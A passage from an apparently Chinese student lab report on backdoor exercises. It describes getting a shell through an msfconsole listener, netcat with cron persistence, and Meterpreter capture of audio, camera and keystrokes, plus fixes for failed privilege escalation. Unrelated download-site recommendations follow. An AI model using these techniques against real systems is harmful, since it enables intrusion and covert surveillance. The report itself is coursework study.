
- 修改msfconsole配置后开始监听,并在本机另一个命令窗口执行20212324pwn2文件,可以看到shell已经被获取
4.问题及解决方案
- 问题1:在进行 1.使用netcat获取主机操作Shell,cron启动 时,一开始我想通过crontab -e直接编辑cron,但出现了vim的警告:输入输出不是命令终端。且该方式看不到kaliTerminal返回的提示,不太好用。

问题1解决方案:通过实验一中学习的管道进行输入,能够避免上述错误。
问题2:在进行4.使用MSF meterpreter(或其他软件)生成获取目标主机音频、摄像头、击键记录等内容,并尝试提权 时,提权入侵过程中系统返回提权失败。
问题2解决方案:该问题主要是因为socat.exe运行时权限不够,相关操作被windows视为越权。因此最简单的方法是通过管理员身份运行该程序;同时,实验入侵过程中我也参考了网上其他学长学姐的博客,了解到了一些其他方式,如通过shell添加用户等,对相关知识有了更加丰富和深入的了解。
5.学习感悟和思考
- 本次实验不论是数量上还是难度上,都较上次实验提高了不少。首先是实验涉及的内容是课程没有上过的内容,实验即相当于实践和预习;其次是实验和自己知识储备关联较少。第一、二个实验和之前涉及的实验还稍微有一些关联、和自己所了解的计算机知识也有一定关系,故做起来还可以;但到了后面的三个实验,就很容易不了解每一步的意义、网上也难以搜索到相关的解决方法。
- 但在这样较为“困难”的条件下,通过对于老师视频的观看和学习,加之有效运用老师上课说的排查问题和检索报错的方法,实验还是“有惊无险”地完成!
- 实践,实践,还是实践:首先,必须明确目标,确保每次实验都有明确的学习点和预期成果而非囫囵吞枣。唯有如此,我们才能知道自己到底在干什么,从而才能获得更多对于实验的思考和收获。
- 持续学习的重要性:每次实验涉及的板块是分开的,但并不代表这样就可以捡芝麻丢西瓜,而是要循序渐进,逐渐深入、融会贯通。
参考资料
相关推荐
工业互联网工控安全与工业质检AI大模型建设方案.pptx
工业互联网工控安全与工业质检AI大模型建设方案.pptx
2024 《计算机网络》实验教学指导书.doc
2024 《计算机网络》实验教学指导书.doc
不平衡电网下自抗扰顺序模型预测PWM整流器控制仿真模型(Simulink仿真实现)
内容概要:本文围绕面向城市空中交通的多无人机路径规划问题展开研究,提出了一套融合全局规划、动态避障与局部协同调整的综合路径规划方法。研究内容涵盖基于改进RRT算法与图论的全局路径规划、基于动态风险场和动态窗口法(DWA)的模型预测控制实现动态避障,以及基于分布式协同控制的多无人机局部路径协同策略。通过Matlab平台构建仿真环境,在多种典型城市交通场景下对所提方法进行了系统性验证,结果表明该方法在路径安全性、编队稳定性与任务效率方面表现优异。文章还深入探讨了算法的创新点与未来研究方向,为复杂城市环境下多无人机系统的自主协同提供了理论支撑与技术路径。; 适合人群:具备自动化、控制理论、计算机科学或相关领域基础知识,从事无人机系统、智能交通、路径规划、多智能体协同控制等方向研究的研究生、科研人员及工程技术人员。; 使用场景及目标:①为城市空中交通系统中的多无人机安全、高效飞行提供可靠的路径规划解决方案;②支持在复杂、动态的城市场景中开展无人机自主导航、编队飞行与协同控制的技术研究与仿真验证。; 阅读建议:建议结合提供的Matlab代码进行实践操作,重点关注算法的具体实现细节、参数配置对性能的影响以及不同仿真场景下的实验设计,以深入理解各模块的集成逻辑与实际应用效果。
通信行业CentOS 7内核网络栈优化:高并发连接下UDP/TCP性能调优与系统资源管理
内容概要:本文聚焦于CentOS 7系统在通信行业高并发场景下的性能调优实践,重点围绕内核网络栈优化展开,涵盖UDP/TCP缓冲区调整、文件句柄与连接跟踪表扩容、TIME_WAIT状态复用、软中断分布优化及tuned工具的自动化调优。通过具体配置参数和实际案例(如VoIP软交换系统)深入解析各项调优措施的设计原理与实施效果,有效解决高CPS下丢包、连接失败等问题,并展望了向云化、eBPF等动态智能调优方向的发展趋势。; 适合人群:从事通信系统运维、网络开发或Linux系统性能优化的技术人员,具备一定操作系统和网络基础知识,工作经验1年以上的中初级工程师。; 使用场景及目标:①应用于软交换、媒体网关、信令网关等高并发通信设备的系统调优;②解决UDP丢包、conntrack表满、TCP连接队列溢出等典型性能瓶颈;③提升系统在小包高频、低时延要求场景下的稳定性和吞吐能力。; 阅读建议:建议结合实际生产环境或测试平台同步验证文中配置,重点关注参数背后的物理意义(如BDP、softirq、conntrack机制),并配合ss、conntrack、dmesg等命令进行调优前后对比分析,确保安全可控地实施变更。
利用MATLAB 4f光学系统,在Python中进行弗劳恩霍夫衍射和傅里叶面滤波——用镜头模拟光学图像处理。.zip
1.版本:matlab2014a/2019b/2024b 2.附赠案例数据可直接运行。 3.代码特点:参数化编程、参数可方便更改、代码编程思路清晰、注释明细。 4.适用对象:计算机,电子信息工程、数学等专业的大学生课程设计、期末大作业和毕业设计。




